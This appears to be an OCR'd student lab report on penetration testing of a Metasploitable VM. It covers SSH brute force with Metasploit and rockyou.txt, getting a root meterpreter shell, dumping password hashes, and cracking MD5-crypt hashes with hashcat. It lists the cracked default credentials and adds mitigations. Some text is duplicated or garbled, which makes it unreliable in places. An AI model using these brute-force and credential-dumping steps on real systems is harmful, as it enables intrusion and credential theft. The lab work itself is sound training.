


As a starting point, I looked for the rockyou.txt file, which has numerous random passwords. In order to use the wordlist, I then use gzip to decompress the file Command "hydra -L users.txt" is used to run hydra on the users.txt file, which was produced with the directory of the wordlist for rockyyou in the root of the system.







After conducting a search for ssh, I discovered 71 distinct modules; however, I was looking for module number 46, which was the login module. After choosing module 46 and entering "use 46" into the input field, I was taken to the login module.




As a last step, I typed in the command "show options" to display the login module's options, and I followed it up by setting the username to msfadmin and the password to msfadmin. The ip address of the target machine 192.168.56.101. was used as the Rhost. I then started the sessions, which started the bruteforce and showed that there was one active session with shell linux. the screenshot above also shows I used the shell escalate to look for any corresponding shell modules. Using the command "whoami" in session 1 to see if I was logged in as the msfadmin, I then ran session 2. While su allows us to go to another user's shell and run one or more commands without logging out, sudo allows us to perform system commands with root privileges. Checked if the account had changed. In addition, I entered "sessions -I," which shows all currently active sessions, and you can see that the ssh root with the target computer has only one shell open.







The screenshots above shows how I searched meterpreter to return a shell to meterprester which was module 19




To see the available options, I executed the meterpreter shell search and selected module 19. I executed the programme after setting the lhost eth0 to the IP address of the target machine and after labelling the sessions with the number 1. There are now two sessions instead of one once it To see the available options, I executed the meterpreter shell search and selected module 19. I executed the programme after setting the lhost eth0 to the IP address of the target machine and after labelling the sessions with the number 1. There are now two sessions instead of one once it finished running. Session 2's root user has a meterpreter shell running on it.






I entered sessions -I 2 to enter meterpreter, and it worked perfectly. Running a backgrounding session was necessary because hashdump didn't work. When I typed Linux hashdump into Google, the module that collects and dumps password hashes for Linux systems appeared at the top of the results. I then typed "use 0" into the module's command line and was presented with the alternatives. My sessions were set to session 2, and the file was run. This file's execution revealed all of the hashes that have been discovered and must be decoded. To get a list of all the credentials that have been detected in hash form, type "creds" into the Metasploit terminal. The usernames are displayed in the public column, while the encrypted passwords are displayed in the private column from the target machine.



After that, I hashed all of the passwords and saved them in a text file that I called passwords.txt. I went into the passwords file and pasted the private column that I had copied before



As a result, I could access the target machine. The command "whoami" confirmed that I was logged into the user sys. Then I tried another credential to get in to the service. My password prompted the target computer's login screen. As you can see, I logged in as the user service to check. Only msfadmin has root account access. msfadmin can sudo, however the others cannot due to a missing file.

Vulnerability's function

Since OpenSSL 0.9.8c-1, the random number generator for operating systems based on Debian has been known to emit predictable values. This makes brute force guessing attacks on cryptographic keys easier to carry out.

Hot to mitigate the vulnerability

Consider all of the cryptographic data stored on the remote host to be susceptible to guessing. It is necessary to produce new keys for a variety of services, including SSH, SSL, and OpenVPN, among others.

Section 6 post-exploitation


Usernames and passwords found

Service name	Credentials
Tomcat	Tomcat:tomcat
SSH	postgres:postgres msfadmin:msfadmin user:user service:service klog:123456789 sys:batman

Discovering usernames and passwords

```
┌──(root💀kali)-[~/Desktop]
└─# hashid -m passwords.txt
--File 'passwords.txt'--
Analyzing '$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/'
[+] MD5 Crypt [Hashcat Mode: 500]
[+] Cisco-IOS(MD5) [Hashcat Mode: 500]
[+] FreeBSD MD5 [Hashcat Mode: 500]
Analyzing '$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.'
[+] MD5 Crypt [Hashcat Mode: 500]
[+] Cisco-IOS(MD5) [Hashcat Mode: 500]
[+] FreeBSD MD5 [Hashcat Mode: 500]
Analyzing '$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0'
[+] MD5 Crypt [Hashcat Mode: 500]
[+] Cisco-IOS(MD5) [Hashcat Mode: 500]
[+] FreeBSD MD5 [Hashcat Mode: 500]
Analyzing '$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0'
[+] MD5 Crypt [Hashcat Mode: 500]
[+] Cisco-IOS(MD5) [Hashcat Mode: 500]
[+] FreeBSD MD5 [Hashcat Mode: 500]
Analyzing '$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/'
[+] MD5 Crypt [Hashcat Mode: 500]
[+] Cisco-IOS(MD5) [Hashcat Mode: 500]
[+] FreeBSD MD5 [Hashcat Mode: 500]
Analyzing '$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0'
[+] MD5 Crypt [Hashcat Mode: 500]
[+] Cisco-IOS(MD5) [Hashcat Mode: 500]
[+] FreeBSD MD5 [Hashcat Mode: 500]
Analyzing '$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//'
[+] MD5 Crypt [Hashcat Mode: 500]
[+] Cisco-IOS(MD5) [Hashcat Mode: 500]
[+] FreeBSD MD5 [Hashcat Mode: 500]
--End of file 'passwords.txt'--
```

That's when I ran "hashid -m" to see what kind of hash each one was in preparation for cracking it. In essence, they're letting us know what hashing method they're running. It also tells us how to break the hash code in. So, the mode is MD5, and we use mode 500 to crack it.



The passwords were decrypted using hashcat. command "hashcat -m 500 -a 0 passwords.txt passwords.txt rockyou.txt" can be used to crack passwords.txt. It uses hashcat, which is in attack mode with -a and set to mode 500, as shown in the preceding screenshot. For each password, the password.txt file is decrypted and wordlists from rockyou.txt are used to test every conceivable combination. We are using brute force here. Batman, 123456789, and service were the three passwords I received.

Verifying credentials

Using the screenshots from sections 4 and 5, we can see that the credentials were verified and that we are now logged in to the target system. To make sure I'm logged in, I run the command line "whoami."

Manager

List Applications	HTML Manager Help	Manager Help	Server Status

Applications

Path	Display Name	Running	Sessions	Commands
/	Welcome to Tomcat	true	0	Start Stop Reload Undeploy
/admin	Tomcat Administration Application	true	0	Start Stop Reload Undeploy
/balancer	Tomcat Simple Load Balancer Example App	true	0	Start Stop Reload Undeploy
/host-manager	Tomcat Manager Application	true	0	Start Stop Reload Undeploy
/jsp-examples	JSP 2.0 Examples	true	0	Start Stop Reload Undeploy
/manager	Tomcat Manager Application	true	0	Start Stop Reload Undeploy
/servlets-examples	Servlet 2.4 Examples	true	0	Start Stop Reload Undeploy
/tomcat-docs	Tomcat Documentation	true	0	Start Stop Reload Undeploy
/webdav	Webdav Content Management	true	0	Start Stop Reload Undeploy

Deploy

Deploy directory or WAR file located on server

Context Path (optional):
XML Configuration file URL:
WAR or Directory URL:
Deploy

WAR file to deploy


Select WAR file to upload Browse... No file selected.
Deploy

```
metasploitable login: sys
Password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
$ whoami
sys
$ _
```


Reducing chances of a attack

Installing UFW can help lessen the risk. Alternatively, the pub ssh key can be transferred to a server and used as the SSH key by the administrator. Another option is to disable SSH password authentication on the web server. The command netstat -tunlp can also be used by administrators to verify whether ports are open for listening.

Covering footprints



As meterpreter root, I typed "sessions -l" to see the current sessions, and then picked session 2 as before. Once inside meterpreter, I typed shell to start the processes and channels on the command line. "whoami" revealed that I was logged in as root, so I used "ls -la" to see the contents of the meterpreter shell. I cd'd into../ and ran the same command to get a list of everything in there.



